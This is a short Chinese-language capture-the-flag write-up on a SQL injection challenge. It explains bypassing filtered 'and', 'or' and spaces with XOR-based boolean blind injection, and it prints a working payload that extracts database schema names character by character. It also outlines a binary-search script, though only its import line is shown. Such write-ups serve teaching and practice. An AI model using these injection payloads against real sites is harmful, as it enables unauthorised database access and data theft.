
懵了,看看源码。注释了一个参数为 id 的文本框,而且 5 个界面的 url 里也写了 id 参数。这应该是注入点
试试,有反应。但是不是一个表

因为这个 id=1 和 id=0 界面不一样,以此为基础,进行布尔盲注,and 和 or ,空格被过滤了

用异或符试试


可以,接下来构造语句
原理
1 | 1^1^1=1 |
是第三个布尔盲注的语句,进行尝试,根据结果判断真假
1 | ?id=1^1^(ascii(substr((select(group_concat(schema_name))from(information_schema.schemata)),1,1))=105) |

粘个别人写的脚本,用了二分法,比我写的效率高多了(读代码的想法在注释和代码后面)
1 | import requests |
读了代码,写一下思路
1.没有进行长度判断,减少步骤
2.利用二分法判断 ascii 码值,减少步骤;
3.32 到 128 正好是字符的 ascii 值范围,也提高效率

粘一下结果